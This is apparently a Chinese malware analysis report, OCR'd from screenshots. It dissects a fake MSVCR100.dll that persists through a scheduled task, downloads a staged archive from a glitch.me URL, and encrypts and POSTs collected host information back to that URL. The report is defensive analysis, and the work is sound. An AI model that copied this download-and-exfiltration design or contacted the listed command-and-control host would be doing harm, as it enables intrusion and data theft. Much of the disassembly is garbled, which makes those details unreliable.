
C:\ProgramData\MicrosoftSyncData\pgrykqht\MSVCR100.dll

SHA256:E64587C6DDF98B1B5DAC54C2A5BAD965740AC76F153702E92D6B2F7578C5C522**SHA1:**dd15d4e0066a2b5e848e9b0ba48535fce6a5169**MD5:**d34ef9ae564aff98ed67846f2795f762**编译时间:**

Fri Apr 16 20:44:02 2021(MSVCR100.dll)


5. 创建计划任务

初始化COM，通过COM创建计划任务，参数1:CLSID:{0f87369f-a4e5-4fcf-bd3e-73e6154572dd}。



6. 释放资源 pgrykqht 分析

获取主进程绝对路径。



EIP: 632C1123 FF15 68D02D63


`lea ecx,dword ptr ss:[esp+144]`
`push ecx`
`pop eax`
`push eax`
`call dword ptr ds:[&GetModuleFileNameW]`

.text:632C1123 msvcr100.dll:\$1123 #523

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	Locals	Struct
Address	value	ASCII	Comments				
00BBF708	00BBF850	PD	L'<C:\ProgramData\MicrosoftSyncData\pgrykqht\pgrykqht.exe"				
00BBF70C	000000200						
00BBF710	632C3046	F0,c	msvcr100.632C3046				
00BBF714	007C42F0	08					
00BBF718	00000000						
00BBF71C	007C0000						
00BBF720	00000000						
00BBF724	007C0000						
00BBF728	00000000						

遍历目录

“C:\ProgramData\MicrosoftSyncData*.”。



EIP: 632C3F6B FF15 24D02D63

`push edi`
`push 0`
`mov ecx,ecx`
`push dword ptr ds:[esi+478]`
`call dword ptr ds:[&FindFirstFileExW]`
`push dword ptr ds:[esi+474],eax`
`mov dword ptr ds:[esi+474],eax`
`cmpl eax,PFNFFFE`
`je msvcr100.632C3F80`
`8BC7`
`88C6 FF`
`C786 70040000 0100000`
`mov dword ptr ds:[esi+470],1`
`pop edi`
`5F`
`8BC9`
`pop ecx,ecx`
`SE`
`8BC0`
`pop esi`
`ret`

dword ptr ds:[632D0024 <msvcr100.&FindFirstFileExW>=<kernel32.FindFirstFileExW>

.text:632C3F6B msvcr100.dll:\$3F6B #3368

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	Locals	Struct
						0195F434	01527A5

枚举进程列表。



EIP: 632C5EAB FF15 1CD12D63

`push eax`
`nop`
`nop`
`call dword ptr ds:[&EnumProcesses]`
`test eax,eax`
`je msvcr100.632C5F1A`
`push eax`
`mov eax, eax`
`push dword ptr ds:[esi+14],7`
`cmp dword ptr ds:[63444DF6],C39C9D3A`
`je msvcr100.632CC03F`
`8BC7`
`88CE`
`8BC0`
`8946 10`
`mov dword ptr ds:[esi+10],eax`
`push msvcr100.65A9E00`
`mov eax,esi`
`push ebx`
`mov ebx,dword ptr ss:[ebp-18]`
`sub ebx,8`
`pop ebx`

.text:632C5EAB msvcr100.dll:\$50 #523

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	Locals	Struct
						0195F434	01527A5

尝试遍历所有进程，通过匹配进程名是否包含资源字符串，判断需守护的进程是否启动。



EIP: 632C6369 FF15 14D12D63

`call dword ptr ds:[<EnumProcessModules>]`

EIP: 632C6388 FF15 18D12D63

`call dword ptr ds:[&GetModuleBaseNameW]`

`push esi`
`call dword ptr ds:[&CloseHandle]`

EIP: 632C6398 C745 F0 07000000

`xor eax,eax`
`mov dword ptr ss:[ebp-10],7`

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	Locals	Struct
						0195F434	01527A5

如果两个指定进程未启动就起来。

The screenshot shows two separate debugger sessions for the same assembly code, illustrating the effect of changing the stack value from 0x100 to 0x1000.

Top Session (Stack Value 0x100):

- Assembly:** The assembly window shows the instruction sequence for `kernel32.CreateProcessW`. The stack pointer (`esp`) is at address `0152F5C4`, containing the value `0x100`.
- Registers:** The registers show standard calling conventions.
- Stack Dump:** The stack dump window shows the stack contents starting at `0152F5C4`, with the top byte being `0x100`.
- Call Stack:** The call stack shows the function call chain.

Bottom Session (Stack Value 0x1000):

- Assembly:** The assembly window shows the same assembly code for `kernel32.CreateProcessW`. The stack pointer (`esp`) is at address `0152F5C4`, containing the value `0x1000`.
- Registers:** The registers show standard calling conventions.
- Stack Dump:** The stack dump window shows the stack contents starting at `0152F5C4`, with the top byte being `0x1000`.
- Call Stack:** The call stack shows the function call chain.

In both sessions, the assembly code and registers remain identical, but the stack values differ, demonstrating how the stack value can affect the behavior of the program.

结束自身进程。

632C30A1	90	nop
632C30A2	56	push esi
632C30A3	E8 364B0000	call msvcr100.632C7BDE
632C30A8	90	nop
632C30A9	83C4 04	add esp,4
632C30AC	6A 00	push 0
632C30A0	FF15 48D02D63	call dword ptr ds:[<&GetCurrentProcess>]
632C30B4	50	push eax
632C30B5	FF15 E8D02D63	call dword ptr ds:[<&TerminateProcess>]
632C30BB	90	nop
632C30BC	90	nop
632C30BD	33C0	xor eax,eax
632C30BF	5E	pop esi
632C30C0	90	nop
	^	

7、释放资源 xc1i5rgl 分析

启动后Sleep 300秒。

Assembly code (Top):

```

    push eax
    mov dword ptr [esp], 0
    sub esp, 258
    imul eax, dword ptr ds:[65A9DADA], 3E8
    push es1
    push eax
    nop
    call dword ptr ds:[<&Sleep>]
    nop
    push 0
    call dword ptr ds:[<&GetModuleHandleW>]
    push 200
    lea ecx, dword ptr ss:[esp+5C]
    push ecx
    push eax
    call dword ptr ds:[<&GetModuleFileNameW>]
    mov ecx, ecx
    sub esp, 18
    xor eax, eax
    mov edx, esp
    mov dword ptr ds:[edx+14], 7
    mov dword ptr ds:[edx+10], 0
    nnn

```

Memory Dump (Bottom):

Address	Value	Comments
0152F81C	300000	17253104 1997955865 22214728
0152F82C	1	0 0 0 0
0152F83C	22214728	1997537280 0 65599
0152F84C	0	0 0 0 0
0152F85C	0	33C0 0 0 0
0152F86C	65535	0 0 0 0
0152F87C	0	0 0 0 0
0152F88C	0	0 0 0 0

取自身进程名。

Assembly code (Top):

```

    push eax
    mov dword ptr [esp], 0
    sub esp, 258
    imul eax, dword ptr ds:[65A9DADA], 3E8
    push es1
    push eax
    nop
    call dword ptr ds:[<&Sleep>]
    nop
    push 0
    call dword ptr ds:[<&GetModuleHandleW>]
    push 200
    lea ecx, dword ptr ss:[esp+5C]
    push ecx
    push eax
    call dword ptr ds:[<&GetModuleFileNameW>]
    mov ecx, ecx
    sub esp, 18
    xor eax, eax
    mov edx, esp
    mov dword ptr ds:[edx+14], 7
    mov dword ptr ds:[edx+10], 0
    nnn

```

Memory Dump (Bottom):

Address	Value	Comments
00F6F658	00F6F688	L"C:\ProgramData\MicrosoftSyncData\xclisrg1\xclisrg1.exe"
00F6F65C	000000200	...
00F6F660	00BF42F0	00000000
00F6F664	77166319	C.W return to nt!dll.77166319 from nt!dll.77172D00
00F6F668	00000000	...
00F6F670	00000000	...
00F6F674	00000000	...
00F6F678	00000000	...
00F6F67C	00F6F688	00000000

尝试创建路径。

Assembly code (Top):

```

    push 0
    cmovae eax, dword ptr ss:[ebp-3C]
    push eax
    call dword ptr ds:[<&CreateDirectoryW>]
    mov ecx, dword ptr ss:[ebp-14]
    cmp ecx, 1
    ja msvcr100.66673A83
    cmp dword ptr ss:[ebp-10], 8
    jb msvcr100.66673E24
    push dword ptr ss:[ebp-24]
    call msvcr100.66674940
    add esp, 4
    nop
    nnn
    xor eax, eax

```

Memory Dump (Bottom):

Address	Value	Comments
00EF750	00827418	L"C:\ProgramData\MicrosoftSyncData\"
00EF754	00000000	...
00EF758	66672287	msvcr100.66672287
00EF75C	00EF7FF0	&L"C:\ProgramData\MicrosoftSyncData\"
00EF760	00000000	...
00EF764	00000000	...

尝试解析URL

<https://internal-hot-addition.glitch.me/a427e66e3a94f85b4a8d>“。

```

push ecx
test byte ptr ds:[680C7637],13
je msvcr100.66683E89
call eax
push ebx
mov bl,al
and bl,al
pop ebx
je msvcr100.66672608
sub esp,13
xor eax,eax
mov ecx,esp
push FFFFFFFF
mov dword ptr ds:[ecx+14],7
nop
nop
eax=<winhttp.winHttpCrackurl>

```

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Address	Value	ASCII	Comments
011FF4A8	00CF7258	Nt!.	L"https://internal-hot-addition.glitch.me/a427e66e3a94f85b4a8d"
011FF4AC	0000003C	...	
011FF4B0	00000000	...	
011FF4B4	011F804	0e..	

发起HTTP Get请求，下载文件。创建文件
“C:\ProgramData\MicrosoftSyncData\jrir121a.7z”。

```

push dword ptr ss:[ebp+14]
push dword ptr ss:[ebp+10]
push dword ptr ss:[ebp+6]
push dword ptr ss:[ebp+8]
call dword ptr ds:[666800C <msvcr100.&createFileW>]=<kernel32.createFileW>

```

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Address	Value	ASCII	Comments
011FF220	00D32518	00000000	L'C:\ProgramData\MicrosoftSyncData\jrir121a.7z'
011FF228	40000000	...	
011FF22B	00000003	...	
011FF230	00000002	...	
011FF234	00000000	...	
011FF238	00000000	...	
011FF23C	40000000	...	

获取返回数据保存到文件，由于文件已被删除，只获取到错误页面的html代码。

```

push edi
call dword ptr ss:[ebp-34]
push ebx
mov bl,al
and bl,al
pop ebx
je msvcr100.66672B87
mov ecx,ecx
push ebx
push dword ptr ss:[ebp-10]
mov ecx,ecx
push 1
mov ecx,ecx
push 0

```

EIP → 66672B87

.text:66672B86 msvcr100.dll:\$2B86 #1F68

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Address	Hex	ASCII
00D19980	3C 21 44 4F 43 54 59 50 45 20 68 74 6D 6C 3E 0A	<!DOCTYPE html>
00D199C0	3C 68 74 6C 20 61 6E 67 3D 22 65 6E 22 3E <html lang="en">	
00D199D0	0A 20 20 3C 68 65 61 64 3E 0A 20 20 20 3C 6D . <head>	
00D199E0	65 74 61 20 63 68 61 72 73 65 74 3D 22 75 74 66	eta charset="utf
00D199F0	20 38 22 3E 0A 20 20 20 20 3C 74 69 74 65 65 3E -8'>, <title>	
00D19A00	57 65 6C 6C 2C 20 79 6F 75 20 66 6F 75 66 64 20	well, you found
00D19A10	61 20 67 66 69 74 63 68 25 3C 2F 74 69 74 6C 65 3E a glitch.</title>	
00D19A20	3E 0A 20 20 20 3C 6D 65 74 61 20 66 61 6D 65 >, <meta name	
00D19A30	3D 22 76 69 65 77 70 6F 72 74 22 20 63 6F 6E 74 = "viewport" cont	
00D19A40	65 6E 74 3D 22 69 66 69 74 69 61 6C 20 73 63 61 ent="initial-sca	
00D19A50	6C 65 3D 31 2C 20 77 69 64 74 68 3D 64 65 76 69 le=1, width=device	
00D19A60	63 65 2D 77 69 64 74 68 22 3E 0A 20 20 20 3C ce-width">, <	
00D19A70	6C 69 6E 68 20 72 65 6C 3D 22 73 74 79 65 73 link rel="styles	
00D19A80	68 65 65 74 22 20 74 79 70 65 3D 22 74 65 78 74 heet" type="text	
00D19A90	2F 63 73 73 22 20 68 72 65 66 3D 22 68 74 74 70 /css" href="http	

结束进程。

```

nop
push eax
nop
nop
call dword ptr ds:[&TerminateProcess]
xor eax,eax
pop esi
ret

```

EIP → 66672B88

.text:66672B87 FF15 ECD06866

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

保存下来的文件信息，因为三阶段下载压缩包已失效，导致无法下载正常的压缩包，如下图所示：

此电脑 > 本地磁盘 (C:) > ProgramData > MicrosoftSyncData

名称	修改日期	类型	大小
4z4sytf2	2022/8/25 6:12	文件夹	
pgrykqht	2022/8/25 6:12	文件夹	
xc1i5rgl	2022/8/26 8:50	文件夹	
jrir121a.7z	2022/8/30 3:06	WinRAR 压缩文...	5 KB

WinHex - [jrir121a.7z]

File Edit Search Navigation Tools Specialist Options Window Help

jrir121a.7z

Offset	0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15	ANSI ASCII
00000000	3C 21 44 4F 43 54 59 50 45 20 68 74 6D 6C 3E 0A	<!DOCTYPE html>
00000016	3C 68 74 6D 6C 20 6C 61 6E 67 3D 22 65 6E 22 3E	<html lang="en">
00000032	0A 20 20 3C 68 65 61 64 3E 0A 20 20 20 20 3C 6D	<head> <m
00000048	65 74 61 20 63 68 61 72 73 65 74 3D 22 75 74 66	eta charset="utf
00000064	2D 38 22 3E 0A 20 20 20 20 3C 74 69 74 6C 65 3E	-8"> <title>
00000080	57 65 6C 6C 2C 20 79 6F 75 20 66 6F 75 6E 64 20	Well, you found
00000096	61 20 67 6C 69 74 63 68 2E 3C 2F 74 69 74 6C 65	a glitch.</title>
00000112	3E 0A 20 20 20 20 3C 6D 65 74 61 20 6E 61 6D 65	> <meta name
00000128	3D 22 76 69 65 77 70 6F 72 74 22 20 63 6F 6E 74	= "viewport" cont
00000144	65 6E 74 3D 22 69 6E 69 74 69 61 6C 2D 73 63 61	ent="initial-sca
00000160	6C 65 3D 31 2C 20 77 69 64 74 68 3D 64 65 76 69	le=1, width=devi
00000176	63 65 2D 77 69 64 74 68 22 3E 0A 20 20 20 20 3C	ce-width">
00000192	6C 69 6E 6B 20 72 65 6C 3D 22 73 74 79 6C 65 73	link rel="styles
00000208	68 65 74 22 20 74 79 70 65 3D 22 74 65 78 74	heet" type="text
00000224	2F 63 73 22 20 68 72 65 66 3D 22 68 74 74 70	/css" href="http
00000240	73 3A 2F 2F 63 6C 6F 75 64 2E 77 65 62 74 79 70	s://cloud.webtyp
00000256	65 2E 63 6F 6D 2F 63 73 73 2F 33 61 38 65 35 35	e.com/css/3a8e55
00000272	63 3E 2D 62 31 66 33 2D 34 36 35 39 2D 39 39 65	c6-blf3-4659-99e
00000288	62 2D 31 32 35 61 65 37 32 62 64 30 38 34 2E 63	b-125ae72bd084.c

8、释放资源 4z4sytf2 分析

搜集系统信息。

Hex Buffer: 13 bytes (Post-Call)

```
0000 22 45 4f 4d 20 49 44 22 3a 22 30 22 00 "EOM ID":"0".
```

Hex Buffer: 26 bytes (Post-Call)

```
0000 22 4e 75 6d 62 65 72 20 6f 66 20 50 72 6f 63 65 73 73 6f 72 22 3a 22 34 "Number of Processor":"4"
0018 22 00 ..
```

Hex Buffer: 19 bytes (Post-Call)
0000 22 50 61 67 65 20 73 69 7a 65 22 3a 22 34 30 39 36 22 00 "Page size":"4096".

Hex Buffer: 23 bytes (Post-Call)
0000 22 50 72 6f 63 65 73 73 6f 72 20 74 79 70 65 22 3a 22 35 38 36 22 00 "Processor type":"586".

Hex Buffer: 29 bytes (Post-Call)
0000 22 41 63 74 69 76 65 20 70 72 6f 63 65 73 73 6f 72 20 6d 61 73 6b 22 3a "Active processor mask": "15".
0018 22 31 35 22 00

Hex Buffer: 40 bytes (Post-Call)
0000 22 54 6f 74 61 6c 20 4b 42 20 6f 66 20 70 68 79 73 69 63 61 6c 20 6d 65 "Total KB of physical me
0018 6d 6f 72 79 22 3a 22 36 32 39 30 34 31 32 22 00 mory":"6290412".

读注册表，获取系统版本号。

MSVCR100.dll	RegOpenKeyExW (HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows NT\CurrentVersion", 0, KEY...	ERROR_SUCCESS
MSVCR100.dll	RegQueryValueExW (0x000001b4, "CurrentBuild", NULL, 0x0351f290, NULL, 0x0351f294)	ERROR_SUCCESS
MSVCR100.dll	RegQueryValueExW (0x000001b4, "CurrentBuild", NULL, NULL, 0x0351f420, 0x0351f294)	ERROR_SUCCESS
MSVCR100.dll	RegCloseKey (0x000001b4)	ERROR_SUCCESS

通过com调用wmi 搜集主机信息。

MSVCR100.dll	InterlockedDecrement (0x009370e8)	0
MSVCR100.dll	SysFreeString ("ROOT\CMV2")	TRUE
MSVCR100.dll	HeapFree (0x00910000, 0, 0x009370e8)	TRUE
MSVCR100.dll	CoSetProxyBlanket (0x00936af8, RPC_C_AUTHN_WINNT, RPC_C_AUTHZ_NONE, NULL, RPC_C_AUTHN_LE...	S_OK
MSVCR100.dll	IWbemServices::QueryInterface (IClientSecurity, 0x0351f0fc)	S_OK
MSVCR100.dll	HeapAlloc (0x00910000, 0, 12)	0x0094bd80
MSVCR100.dll	IstrlenA ("SELECT * FROM Win32_ComputerSystem")	34
MSVCR100.dll	MultiByteToWideChar (CP_ACP, 0, "SELECT * FROM Win32_ComputerSystem", 35, NULL, 0)	35
MSVCR100.dll	MultiByteToWideChar (CP_ACP, 0, "SELECT * FROM Win32_ComputerSystem", 35, 0x0351f170, 35)	35
MSVCR100.dll	SysAllocString ("SELECT * FROM Win32_ComputerSystem")	0x0093d514
MSVCR100.dll	HeapAlloc (0x00910000, 0, 12)	0x0094bee8
MSVCR100.dll	IstrlenA ("WQL")	3
MSVCR100.dll	MultiByteToWideChar (CP_ACP, 0, "WQL", 4, NULL, 0)	4
MSVCR100.dll	MultiByteToWideChar (CP_ACP, 0, "WQL", 4, 0x0351f1b0, 4)	4
MSVCR100.dll	SysAllocString ("WQL")	0x009315cc
MSVCR100.dll	IWbemServices::ExecQuery ("WQL", "SELECT * FROM Win32_ComputerSystem", 48, NULL, 0x0351f2bc)	WBEM_S_NO_E...
MSVCR100.dll	InterlockedDecrement (0x0094bef0)	0

判断文件是否存在

"C:\ProgramData\MicrosoftSyncData\jrir121a.7z"。

Assembly code:

```

    .text:71212E4F msvcr100.dll:$2E4F #224F
    71212E43 0F434424 18      cmovae eax,dword ptr ss:[esp+18]
    71212E48 50                push eax
    71212E4B FF15 90002871    call dword ptr ds:[<&GetFileAttributesW>]
    71212E50 8BD8              mov edx,eax
    71212E52 83EA FF          sub edx,FFFFFF
    71212E55 54                pop edx
    71212E56 75 0B             jne msvcr100.71212E63
    71212E5E FF11 A0002871    cmp eax,2
    71212E61 83F8 02          je msvcr100.71212E65
    71212E63 B3 01             mov bl,1
    71212E65 6A 00             push 0
    71212E67 6A 01             push 1
    71212E69 8D4C24 20          lea ecx,dword ptr ss:[esp+20]

```

Registers:

- EDX = 00AC0000
- ESP = 027BF

Memory Dump:

Address	Value	ASCII	Comments
027BFA10	00B35460	T	L'C:\ProgramData\MicrosoftSyncData\jrir121a.7z'
027BFA14	0AAC0000	..	
027BFA18	0AAC6158	Xm,	
027BFA1C	00000162	n	

搜集网络相关信息。

The screenshot shows the OllyDbg debugger interface. The assembly pane at the top displays a sequence of instructions, including a call to `esi->iphlpapi.GetAdaptersInfo`. The memory dump pane below shows the contents of memory starting at address 01008A98, which corresponds to the network adapter list. The ASCII dump shows entries for various network cards, including "Intel(R) PRO/100 MT Desktop Adapter" and "Intel(R) PRO/100 MT Server Adapter". The dump also includes binary data for each card's MAC address and configuration.

搜集主机名与当前用户名。

The screenshot shows the OllyDbg debugger interface. The process list pane at the top lists several threads from the "MSVCR100.dll" process, including calls to `HeapFree`, `GetComputerNameW`, `HeapAlloc`, and `HeapAlloc`. Below the process list is a memory dump pane for the "Kernel32.dll" module. It shows two table entries for the `GetUserNameW` function. The first entry shows the pre-call value for `pBuffer` as 0x0350f5c8 and the post-call value as "DESKTOP-UQCGRRQ". The second entry shows the pre-call value for `nSize` as 0x0350f548 = 32767 and the post-call value as 15. To the right of the dump pane is a hex editor window titled "Hex Buffer: 3" showing the raw memory bytes.

遍历应用安装目录：

C:\Program Files*

C:\Program Files (x86)*

Assembly code (msvcr100.dll):

```

    71219C1B 78 04 js msvcr100.71219C21
    71219C1D 0000 add byte ptr ds:[eax],al
    71219C1F FF15 4C002871 call dword ptr ds:[<&FindFirstFileExW>]
    71219C25 8986 74040000 mov dword ptr ds:[esi+474],eax
    71219C2B 83F8 FF cmp eax,FFFFFF
    71219C2E 74 0C je msvcr100.71219C3C
    71219C30 C786 70040000 01000000 mov dword ptr ds:[esi+470],1
    71219C3A EB 79 jmp msvcr100.71219C85
    71219C3C F605 47E2A571 25 test byte ptr ds:[esi+471],25
  
```

Memory dump (Address 02C3F2A8):

Address	Value	ASCII	Comments
02C3F2A8	00FF6B88	ky.	L'C:\\Program Files*'
02C3F2AC	00000000		
02C3F2B0	0100A330	OE..	
02C3F2B4	00000000		
02C3F2B8	00000000		

Memory dump (Address 02C3F2A8):

Address	Value	ASCII	Comments
02C3F2A8	0100A584	=FFFFFFF	dword ptr ds:[esi+474]=[0100A584]=FFFFFFF
02C3F2B0	0100A330	OE..	
02C3F2B4	00000000		
02C3F2B8	00000000		

加密采集到的数据。

Assembly code (msvcr100.dll):

```

    712160B6 8BC2 ..... mov eax,edx
    712160B8 C3 0C sar eax,cl
    712160B9 83E0 3F and eax,3F
    712160B9 803D A2D9A571 2C cmovne ptr ds:[71A509A2],2C
    712160C5 78 2B js msvcr100.712160F2
    712160C7 BB 7CB1E8D8 mov ebx,D8E8817C
    712160C8 AE scasb
    712160C9 AB stosd
    712160CE 65:D0A6 66985548 shl byte ptr gs:[esi+4B559866],1
    712160D5 DB movsd
    712160D6 A5 movsb
    712160D7 BF 3F8145B0 movsb,edi,B045813F
    712160D8 40 test eax,A8CC3C11
    712160D9 9E sahf
    712160E0 9E stosb
    712160E1 AA sahf
    712160E2 9E stosb
    712160E3 D9 sahf
    712160E4 D9 sahf
  
```

Memory dump (Address 01010F78):

Address	Value	ASCII	Comments
01010F78	x...	L'C:\\Program Files (x86)*'	
02C3F2B0	00000000		
02C3F2B4	00000000		
02C3F2B8	00000000		
02C3F2BC	00000000		

解析URL，准备回传搜集到的数据。

Assembly code (msvcr100.dll):

```

    712185D3 0F43AD 0C cmovae ecx,dword ptr ss:[ebp+C]
    712185D5 51 push ecx
    712185D6 8BC0 mov eax,ecx
    712185DA FF00 call eax
    712185DC 74 41 test al,al
    712185DE 99cc 10 je msvcr100.71218621
  
```

Memory dump (Address 02E6F318):

Address	UTF-8	Comments
01114450	Computer name:"DESKTOP-UQCGRB"	
01114450	User name:"admin" Total KB	
01114450	of physical memory:"620482"	
01114450	window Build Version:"19044"	
01114450	MAC Address:"{10:11:2A:9:15:00}"	
01114450	"MAC": "00:0C:29:D5:9A:BA"]	
01114480	E0M ID:"0", "Number of Processor	
01114490	:4", "Page size":"4096", "Proces	
01114490	sor type:"586", "Active processo	
01114490	r mask:"15", "Model": "Vmware", "1",	
011144A0	"Manufacturer": "Vmware, Inc.",	
011144A0	Windows directory:"c:\\windows\\"	
011144A0	Windows version:"10.0.19044.1320"	
011144D0	System root:"\\?\Device\\Hv0"	

Memory dump (Address 02E6F318):

Address	Value	ASCII	Comments
02E6F318	0	O2E6F31C 0	
02E6F320	0	O2E6F324 0	
02E6F328	0	O2E6F32C 0	
02E6F330	0	O2E6F334 0	
02E6F338	0	O2E6F33C 0	
02E6F340	0	O2E6F344 0	
02E6F348	0	O2E6F34C 0	
02E6F350	0	O2E6F354 0	
02E6F358	0	O2E6F35C 0	
02E6F360	0	O2E6F360 0	

通过POST回传搜集到的数据。

MSVCR100.dll WinHttpOpen ('Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C...', 0x0093a278)

MSVCR100.dll WinHttpConnect (0x0093a278, 'internal-hot-addition.glitch.me', INTERNET_DEFAULT_HTTPS_PORT, 0) 0x009394f0

MSVCR100.dll WinHttpOpenRequest (0x009394f0, 'POST', '/a427e66e3a94fb5b4a8d', NULL, NULL, NULL, WINHTTP_FL..., 0x009461e0)

MSVCR100.dll WinHttpSetOption (0x009461e0, WINHTTP_OPTION_CONNECT_TIMEOUT, 0x0351f3c4, 4) TRUE

MSVCR100.dll WinHttpSendRequest (0x009461e0, 'Content-Type: application/x-www-form-urlencoded', 49, 0x0094..., TRUE)

MSVCR100.dll FlsGetValue (6) NULL

MSVCR100.dll HeapAlloc (0x00910000, HEAP_ZERO_MEMORY, 956) 0x00974490

MSVCR100.dll FlsSetValue (6, 0x00974490) TRUE

```

712189A1 68 CC2EAC71 push msvcr100.71AC2ECC
712189A2 88C0 mov eax,eax
712189A3 57 push edi
712189A9 FF55 C8 call dword ptr ss:[ebp-38] <winhttp.winHttpSendRequest>
712189AC 0F86F0 movzx esi,al
712189AF FF15 A0002871 call dword ptr ds:[<&GetLastError>]
712189B5 3D 8FF0000 cmp eax,2FF8
712189B8 75 35 jne msvcr100.712189F1
712189B9 6A 04 push 4
712189BC 88C0 mov eax,eax
712189BE 8045 E4 lea eax,dword ptr ss:[ebp-1C]
712189C0 C745 E4 00330000 mov dword ptr ss:[ebp-1C],3300
712189C3 C6 push ax
    
```

dword ptr ss:[ebp-38]=[02B7F604 <winhttp.winHttpSendRequest>]=<winhttp.winHttpSendRequest>

.text:712189A9 msvcr100.dll:\$89A9 #7DA9

Address	Hex	ASCII
00FEA110	34 76 4B 66 72 76 36 2B 56 43 44 30 7A 55 71 4C	#vkfrv6+VCD0zUQL
00FEA120	74 70 43 39 4E 6C 69 6C 65 41 58 43 66 4C 45	rtcp9n1l1eaxcf1E
00FEA130	51 78 78 34 4E 65 52 30 4C 49 7A 46 77 65 49 51	Qxx4NEROL1zFweiQ
